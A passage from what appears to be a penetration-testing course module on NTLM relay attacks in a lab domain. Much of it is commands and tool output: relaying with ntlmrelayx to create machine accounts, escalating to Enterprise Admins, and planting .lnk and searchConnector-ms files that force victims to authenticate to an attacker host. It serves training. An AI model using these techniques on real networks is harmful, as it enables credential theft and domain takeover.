Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/PETER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] Adding a machine account to the domain requires TLS, but ldap://
scheme provided. Switching target to LDAPS via StartTLS
[*] Attempting to create computer in:
CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
[*] Adding new computer with username: plaintext$ and password:
o6@ekK5#rlw2rAe result: OK
```

When reading the output of `ntlmrelayx`, we will notice that it states:

" `[*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDAPS via StartTLS` ".

`LDAPS` is required for adding machine accounts; however, the scheme we provided is `ldap://`. In older versions of `ntlmrelayx`, this attack would fail; however, after the Implementing StartTLS PR, `ntlmrelayx` bypasses `LDAP Channel Binding` via the `StartTLS` mechanism; the blog post Bypassing LDAP Channel Binding with StartTLS describes this bypass technique in great detail.

The output also includes the information about the new computer with username `plaintext$` and password `o6@ekK5#rlw2rAe`; having a computer account is useful if we don't have any domain user. For example, in the following sections, we will perform authentication coercion that will allow us to conduct more advanced attacks and move laterally and horizontally across the domain.

Privileges Escalation via ACLs Abuse

Another attack we could perform over `LDAP` is to escalate the privileges of a user; however, this is only possible if the relayed account has high-privilege permissions in the domain (i.e., add an account to a high-privilege group such as the Domain Admins group or edit the domain object's DACL). In that case, we can use `ntlmrelayx`'s `--escalate-user` option followed by the computer account we created, `plaintext$`, or any other account we control, to attempt privilege escalation attacks via abusing misconfigured `ACLs/DACLs`. The `-debug` option makes ntlmrelayx verbose by showing debug information:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --escalate-user
'plaintext$' --no-dump -debug

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/NPORTS SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[+] User is a member of: [DN: CN=SQL
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ TIME:
2023-07-24T20:23:28.703082
    name: SQL Admins
    objectSid: S-1-5-21-1207890233-375443991-2397730614-1153
]
[+] User is a member of: [DN: CN=Domain
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ TIME: 2023-
```

```
07-24T20:23:28.706705
    distinguishedName: CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
    name: Domain Users
    objectSid: S-1-5-21-1207890233-375443991-2397730614-513
]
[+] Permission found: Full Control on CN=Enterprise
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL; Reason: GENERIC_ALL via CN=SQL
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] User privileges found: Adding user to a privileged group (Enterprise
Admins)
[+] Performing Group attack
[*] Adding user: plaintext to group Enterprise Admins result: OK
[*] Privilege escalation successful, shutting down...
```

In the above example, `ntlmrelayx` relayed the `HTTP NTLM` authentication of the user `INLANEFREIGHT/NPORTS` over `LDAP` to the DC and enumerated the user's privileges; `NPORTS` is a member of the `SQL Admins` group, which has `Full Control` over the `Enterprise Admins` group, therefore, `ntlmrelayx` added the account `plaintext$` to the highly privileged `Enterprise Group`. (Refer to the DACL Attacks I module to know more about attacking misconfigured AD `ACLs/DACLs`.)

NTLM Relay over HTTP

In the previous post-relay attacks, we relayed `HTTP NTLM` authentication to execute `LDAP cross-protocol` post-relay attacks. However, it is also possible to relay `NTLM` authentication from other protocols over `HTTP` to carry out `HTTP cross-protocol` post-relay attacks. Notably, these `HTTP` post-relay attacks can grant access to restricted web endpoints, allowing us to perform various actions as authenticated users, such as requesting certificates from `AD CS` web enrollment endpoints and abusing ADFS login endpoints. We can automate the fuzzing of `NTLM`-enabled webendpoints using NTLMRecon.

The NTLM over HTTP Protocol (`MS-NTHT` / `NTHT`) specifies how `NTLM` authentication takes place over `HTTP`. Suppose a web client requests an access-protected endpoint from a web server using a `GET` verb/method request at the (fictional) URL `https://academy.hackthebox.com/protected/unlimitedCubes.php`. The first time the web client tries to access the resource, it will send a `GET` request without the `Authorization` header:

```
GET protected/unlimitedCubes.php
```

The web server responds to the request with the 401 (`Unauthorized`) response status and requests the use of `NTLM` challenge/authentication to access this resource by sending the WWW-Authenticate response header with the value `NTLM`:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM
```

Knowing that the web server is requesting `NTLM` authentication, the web client obtains the local user credentials using the NTLMSSP security package and then generates a new `GET` request to the web server. The request contains an Authorization header with a base64-encoded `NTLM NEGOTIATE_MESSAGE` in `NTLM`-data:

```
GET protected/unlimitedCubes.php
Authorization: NTLM tESsBmE/yNY3lb6a0Ls8Ks19wQX1Lf36vVQEZNqwQn0s8Unew
```

When receiving the response from the web client, the web server decodes the base64-encoded `NTLM`-data contained within the `Authorization` header and passes it to its implementation of `MS-NLMP`. If it accepts this authentication data, the server responds with an HTTP `401` status code and a `WWW-Authenticate` header with an `NTLM CHALLENGE_MESSAGE` in `NTLM`-data:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM yNY3lb6a0L6vVxOp3MxIQEZNqwQn0s8UNew33KdZvs1Onv
```

The web client then decodes the base64-encoded `NTLM`-data contained within the `WWW-Authenticate` header and passes it to its implementation of `MS-NLMP`. If this authentication data is valid, the client responds by reissuing the `GET` request with an `Authorization` header that contains an `NTLM AUTHENTICATE_MESSAGE` in `NTLM`-data:

```
GET protected/unlimitedCubes.php
Authorization: NTLM kGaXHz6/owHcWRlvGFk8ReUa1O7dNmQL2dZKHo=QEZNqwQn0s8U
```

At last, the web server decodes the base64-encoded `NTLM`-data contained within the `Authorization` header and passes it to its implementation of `MS-NLMP`. If it accepts this authentication data from the web client, the web server responds with an HTTP Successful 2xx code, indicating success, in addition to the requested content. In case the web client we are using (such as browsers) does not support the `NTLM` authentication scheme, we can use the Proxy-Ez proxy, which can handle all HTTP authentication schemes. Moreover, we can utilize the `NTLMParse` utility within the ADFSRelay repo to decode base64-encoded `NTLM` messages.

In the `Advanced NTLM Relay Attacks Targeting AD CS` section, we will relay `NTLM` authentication over `HTTP` to carry out `HTTP cross-protocol` post-relay attacks, specifically

abusing `ESC8`. It is always crucial to remember that relaying `HTTP NTLM` authentication is more powerful compared to `SMB NTLM` authentication, as `HTTP` does not support `session signing` (and therefore relay targets cannot request it), while `SMB` does.

NTLM Relay over RPC

Released by The Open Group in 1997, DCE 1.1: Remote Call Procedure (`DCE: RPC`), also referred to as `C706`, serves as the technical specification for the Distributed Computing Environment (`DCE`) and its Remote Procedure Call (`RPC`) mechanisms. `C706` comprehensively defines `RPC` services, `interfaces`, `protocols`, `encoding rules`, and the Interface Definition Language (`IDL`).

At the core of `DCE RPC` is the `RPC` (communication) protocol, which enables programs or processes to execute functions on remote servers as if they were local. In `RPC`, a client initiates a procedure call directed to a server on another system via a network. The client transmits a request to the server, specifying the procedure to execute and providing necessary data. Upon receiving the request, the server executes the procedure with the provided data and sends a response containing the results. `IDL` offers a language-independent means to describe interfaces and data structures, facilitating code generation and ensuring effective communication between client and server components in distributed computing environments. Notable `RPC` implementations include `DCE RPC`, gRPC, Java RMI, CORBA, and DCOM. The `C706` standard is available for reading in HTML and PDF formats.

Microsoft's implementation of `DCE RPC` is defined in Remote Procedure Call Protocol Extensions (`MS-RPCE` / `RPCE`). `MS-RPCE` is a set of extensions to the `C706` specification; it adds new capabilities, allows for more secure implementations, and sometimes places additional restrictions on `DCE RPC`. `NTLM` authentication is among the various security providers `MS-RPCE` supports:

Name	Value	Security Provider
`RPC_C_AUTHN_NONE`	`0x00`	No Authentication
`RPC_C_AUTHN_GSS_NEGOTIATE`	`0x09`	`SPNEGO`
`RPC_C_AUTHN_WINNT`	`0x0A`	`NTLM`
`RPC_C_AUTHN_GSS_SCHANNEL`	`0x0E`	`TLS`
`RPC_C_AUTHN_GSS_KERBEROS`	`0x10`	`Kerberos`
`RPC_C_AUTHN_NETLOGON`	`0x44`	`Netlogon`
`RPC_C_AUTHN_DEFAULT`	`0xFF`	Same as `RPC_C_AUTHN_WINNT`

Clients and servers can set authentication levels for `RPC` calls, numeric values indicating the level of authentication or message protection that `RPC` will apply to a specific message exchange; out of the seven authentication levels, if we encounter a relay target with an interface that accepts `RPC_C_AUTHN_LEVEL_CONNECT`, we might be able to relay `NTLM`

authentication over it and establish an authenticated session (refer to Authentication-Level Constants for more on authentication levels).

The number of `RPC` protocols that we can abuse with `NTLM` relay is minimal, including Task Scheduler Service Remoting Protocol (`MS-TSCH`) and ICertPassage Remote Protocol (`MS-ICPR` / `ICPR`); `ntlmrelayx` supports relaying `NTLM` authentication over `TSCH` to achieve remote command execution on Microsoft Exchange Servers.

The tools and techniques we will learn in the `Authentication Coercion` section rely on abusing `RPC` calls. In the `Advanced NTLM Relay Attacks Targeting AD CS` , we will relay `NTLM` authentication over `ICPR` to carry out `RPC cross-protocol` post-relay attacks, specifically abusing `ESC11` .

NTLM Relay over All Protocols

`ntlmrelayx` supports the powerful `all` wildcard for target definition; instead of abusing one specific service/user on the relay targets, we can abuse every relayed connection, regardless of the service/user. First, we will modify the relay target definition to use the `all://` scheme:

```
cat relayTargets.txt

all://172.16.117.50
all://172.16.117.60
```


Then, we need to set all of `Responder` 's servers to `Off` and run it to poison broadcast traffic:

```
sed -i '4,18s/= On/= Off/g' Responder.conf
sudo python3 Responder.py -I ens192
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

```
[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [OFF]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [OFF]
<SNIP>
```

Subsequently, we will run `ntlmrelayx` with the `-socks` option to make it add to its SOCKS server each authenticated session it can establish with the relay targets:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] SMB Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
<SNIP>
[*] SMBD-Thread-39: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target http://172.16.117.50
[*] SMBD-Thread-40: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smtp://172.16.117.50
[*] SMBD-Thread-41: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/JPEREZ
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
```

```
[*] SMBD-Thread-41: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target rpc://172.16.117.50
<SNIP>
stopservers
[*] Shutting down HTTP Server
[*] Shutting down SMB Server
[*] Shutting down RAW Server
[*] Shutting down WCF Server
[*] Relay servers stopped
```

After waiting for a while and stopping the relay servers with the `stopservers` command, we will notice that `ntlmrelayx` established various authenticated sessions when using the `socks` command:

```
ntlmrelayx> socks

Protocol  Target         Username               AdminStatus  Port
--------  -------------  ---------------------  -----------  ----
SMB       172.16.117.50  INLANEFREIGHT/JPEREZ   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/NPORTS   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/RMONTY   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/PETER    TRUE         445
HTTPS     172.16.117.50  INLANEFREIGHT/RMONTY   N/A          1433
SMB       172.16.117.60  INLANEFREIGHT/RMONTY   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/NPORTS   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/JPEREZ   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/PETER    FALSE        445
MSSQL     172.16.117.60  INLANEFREIGHT/RMONTY   N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/NPORTS   N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/JPEREZ   N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/PETER    N/A          1433
```

As we learned earlier in this section, we can abuse these authenticated sessions that `ntlmrelayx` holds in its SOCKS server by tunneling our tools via `proxychains`.

Coming Next

The following section covers techniques to farming NTLM hashes so that we can relay them.

Farming Hashes

We have learned how to abuse the default setting in Windows when the DNS server cannot respond to a DNS request and use `Responder` to intercept and poison that request and grant us a Man-In-The-Middle position. However, if this functionality is disabled on the network or no users perform these actions, we can use other functionality in Windows that would allow us to force authentication directly to our computer.

By default, on a Windows OS, when a user visits a folder, it automatically attempts to display the files' icons. We can abuse this functionality by placing a file with the icon location pointing to a remote location UNC path `\\172.16.117.30\fake.ico` (our attack host), forcing force the user that opened this folder to authenticate to the specified UNC, trying to display the contents of the icon.

This section showcases some techniques used to farm hashes from users.

Abusing Access to Shared Folders

Enumeration

A common way of farming hashes and forcing users to connect to our attack host is by abusing shared folders. Suppose we find a user with access to a shared folder, or the shared folder allows anonymous access with `read` and `write` permissions. In that case, we can put our malicious file there and wait for a user to connect to us, capture their NTLM authentication, and relay it to relay targets.

Let's use `crackmapexec` to scan the network for shared folders that allow anonymous authentication:

```
crackmapexec smb 172.16.117.0/24 -u anonymous -p '' --shares

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
SMB         172.16.117.3    445    DC01             [*] Enumerated shares
SMB         172.16.117.3    445    DC01             Share
Permissions     Remark
SMB         172.16.117.3    445    DC01             -----           ------
-----     ------
SMB         172.16.117.3    445    DC01             ADMIN$
Remote Admin
SMB         172.16.117.3    445    DC01             C$
Default share
SMB         172.16.117.3    445    DC01             CertEnroll
```

```
Active Directory Certificate Services share
SMB         172.16.117.3    445    DC01             IPC$            READ
Remote IPC
SMB         172.16.117.3    445    DC01             NETLOGON
Logon server share
SMB         172.16.117.3    445    DC01             smb
READ,WRITE
SMB         172.16.117.3    445    DC01             SYSVOL
Logon server share
<SNIP>
```

In the above command output, we discovered a shared folder named `smb` on `DC01` where we have `READ` and `WRITE` permissions. Therefore, we can drop our malicious file there. Let us see what tools we can use to generate files to drop in shared folders.

File Types

We found a folder in which we have write permissions. For the next step, we need to understand the types of files we can use to force authentication to our attack host.

One of the most common file types for this type of attack is the shortcut (`.lnk`), because they are easy to create, commonly used in Windows, and can quickly go unnoticed. We would have to set the icon's path to a UNC of our attack host to abuse a shortcut. Optionally, we can put an `@` at the start of the file name to appear at the top of the directory to ensure it is seen and executed by Windows Explorer as soon as the user accesses the share.

To create a `.lnk` , we will use ntlm_theft, a tool for generating multiple NTLMv2 hash theft files. The tool is at `/home/htb-student/tools/ntlm_theft` . It supports the option `-g` to choose the file type we want to generate or the keyword `all` to create all file types. We also need to set the option `-s` , which corresponds to the IP address of our SMB hash capture server; this is where we can run `ntlmrelayx` and, finally, the filename with the option `-f` :

Using ntlm_theft.py

```
python3 ntlm_theft.py -g all -s 172.16.117.30 -f '@myfile'

Created: @myfile/@myfile.scf (BROWSE TO FOLDER)
Created: @myfile/@myfile-(url).url (BROWSE TO FOLDER)
Created: @myfile/@myfile-(icon).url (BROWSE TO FOLDER)
Created: @myfile/@myfile.lnk (BROWSE TO FOLDER)
Created: @myfile/@myfile.rtf (OPEN)
Created: @myfile/@myfile-(stylesheet).xml (OPEN)
Created: @myfile/@myfile-(fulldocx).xml (OPEN)
Created: @myfile/@myfile.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: @myfile/@myfile-(includepicture).docx (OPEN)
Created: @myfile/@myfile-(remotetemplate).docx (OPEN)
```

```
Created: @myfile/@myfile-(frameset).docx (OPEN)
Created: @myfile/@myfile-(externalcell).xlsx (OPEN)
Created: @myfile/@myfile.wax (OPEN)
Created: @myfile/@myfile.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: @myfile/@myfile.asx (OPEN)
Created: @myfile/@myfile.jnlp (OPEN)
Created: @myfile/@myfile.application (DOWNLOAD AND OPEN)
Created: @myfile/@myfile.pdf (OPEN AND ALLOW)
Created: @myfile/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: @myfile/Autorun.inf (BROWSE TO FOLDER)
Created: @myfile/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

Attacking SMB Shares

We can use the `.url` or `.lnk` files as those are activated when users browse a shared folder. We will use `smbclient.py` to connect to the shared folder and place the file there:

```
smbclient.py [email protected] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
CertEnroll
IPC$
NETLOGON
smb
SYSVOL
# use smb
# put @myfile/@myfile.lnk
# exit
```


Now, let us use the `all://` scheme of `ntlmrelayx` to try to connect to all services on the target machine.

```
cat relayTargets.txt

all://172.16.117.50
all://172.16.117.60
```

```
ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-13: Connection from INLANEFREIGHT/[email
protected] controlled, attacking target smb://172.16.117.50
[-] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/CMATOS
FAILED
[*] SMBD-Thread-28: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-29: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](1433) to active SOCKS
connection. Enjoy
ntlmrelayx> socks
Protocol  Target         Username            AdminStatus  Port
--------  -------------  ------------------  -----------  ----
SMB       172.16.117.60  INLANEFREIGHT/CMATOS  FALSE        445
MSSQL     172.16.117.60  INLANEFREIGHT/CMATOS  N/A          1433
```


Let's discuss some lines of the above output:

```
[*] SMBD-Thread-13: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[-] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/CMATOS
FAILED
```

The SMB thread `13` indicates that the authentication is coming from `172.16.117.50`, and it fails because the user who browsed the shared folder was located at `172.16.117.50` and the target was the same host `172.16.117.50`. We can't relay back to the same host.

The SMB thread `28` and `29` shows a successful authentication against `172.16.117.60` to the services `SMB` and `MSSQL`:

```
[*] SMBD-Thread-28: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
```

```
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
[*] SMBD-Thread-29: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/CMATOS
SUCCEED
```

Other Tools

CrackMapExec

To generate a shortcut `.lnk` file, we can also use `CrackMapExec`'s `Slinky` module, which creates the malicious shortcut file (in addition to providing a method of cleaning up). `Slinky` has the capability of identifying writable shares and automatically creating the `LNK` file inside them:

```
crackmapexec smb -M slinky --options

[*] slinky module options:

        SERVER          IP of the SMB server
        NAME            LNK file nametest
        CLEANUP         Cleanup (choices: True or False)
```



```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M slinky -o
SERVER=172.16.117.30 NAME=important

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
SLINKY      172.16.117.3    445    DC01             [+] Found writable
share: smb
SLINKY      172.16.117.3    445    DC01             [+] Created LNK file
on the smb share
```

Farmer

Farmer is a tool created by MDSec, and it comes with three binaries, `farmer.exe` for setting up a server that will capture the requests (NTLM); `crop.exe` which is used to create

malicious files that can be placed in SMB shares; and `fertiliser.exe` which can be used to poison `Office` documents.

Note: `MDSec's` blog post Farming for Red Teams: Harvesting NetNTLM is an excellent resource to learn more about farming hashes.

WebDav Attacks

We learned how to abuse shared folders to make users connect to our attack host and be able to relay their `NTLM` authentication. However, the authentication generated by these machines is `SMB`, which has certain limitations, especially if we want to perform other types of attacks, such as the `LDAP` `cross-protocol relay`. For these cases, a technique will allow us to force the authentication via `HTTP` instead of `SMB`, via the abuse of `WebDAV`, a critical technology for us to be aware of.

Web Distributed Authoring and Versioning (`WebDAV`), defined in RFC 4918 is an extension of `HTTP` that specifies the methods for carrying out fundamental file operations like copying, moving, deleting, and creating files through HTTP; if we can find hosts with the WebClient Service enabled, we can provide `authentication coercion` tools a `WebDAV` connection string as a listener instead of a `UNC`, forcing it to authenticate our attack machine using `HTTP` `NTLM` authentication.

The Windows service responsible for `WebDav` is the `WebClient` service; it is enabled by default on Windows workstations, unlike Windows Servers. Remember that even when the service is enabled by default on workstations, it may not run. Let us use `CrackMapExec` to enumerate the network and identify if the service is running:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M
webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```

None of these servers have `WebDav` running; however, the `WebClient` service might be only stopped, and we can try a method to start this service by forcing a connection to a WebDav service using a Windows Search Connectors (.searchConnector-ms) file. A `*.searchConnector-ms` file is a special file used to link the computer's search function to particular web services or databases. Like installing a new search engine to a computer, it allows one to quickly find information from that source without launching a web browser or additional software. What makes this type of file useful for our purpose is that it can help us to force the remote computer to enable the `WebClient` service in case it is disabled and allows us, eventually, to force HTTP authentication. To do this, we will take the following content and put it in the shared folder where we got access:

searchConnector-ms

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>https://whatever/</url>
    </simpleLocation>
</searchConnectorDescription>
```


Alternatively, we can use `CrackMapExec`'s module `drop-sc` that will create the file for us and save it into a shared folder:

Using CrackMapExec's drop-sc Module

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing SHARE=smb FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
share: smb
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
```

```
@secret.searchConnector-ms file on the smb share
```

Once a user connects to the shared folder, the `WebClient` service on that computer will start because it's trying to connect to the web server we specified in the URL. Let us again use `CrackMapExec`'s module `webdav` to verify if the `WebDAV` was enabled on any machines:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M
webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.50   445    WS01              WebClient Service
enabled on: 172.16.117.50
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```


Now that we know `WS01` enabled `WebDAV`, we can use `Slinky` to coerce the client to perform an HTTP authentication; however, we need to set `SERVER` using the format `\\ANY_STRING@8008\important` (this is an example of a `WebDAV connection string`, which we will learn about in the next section):

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M slinky -o
SERVER=NOAREALNAME@8008 NAME=important

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
SLINKY      172.16.117.3    445    DC01             [+] Found writable
share: smb
SLINKY      172.16.117.3    445    DC01             [+] Created LNK file
```

```
on the smb share
```

Next, we use `Responder` to poison the response for the request to the `NOAREALNAME` name:

```
sudo python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
```

Finally, we execute `ntlmrelayx` and relay the HTTP authentication to LDAP. We need to include the option `--http-port 8008` because we used the port `8008` in the UNC path. The option `--no-smb-server` is used not to start the `SMB` server, it's not mandatory; we are just using it because we only want to receive `HTTP` authentication on port 8008:

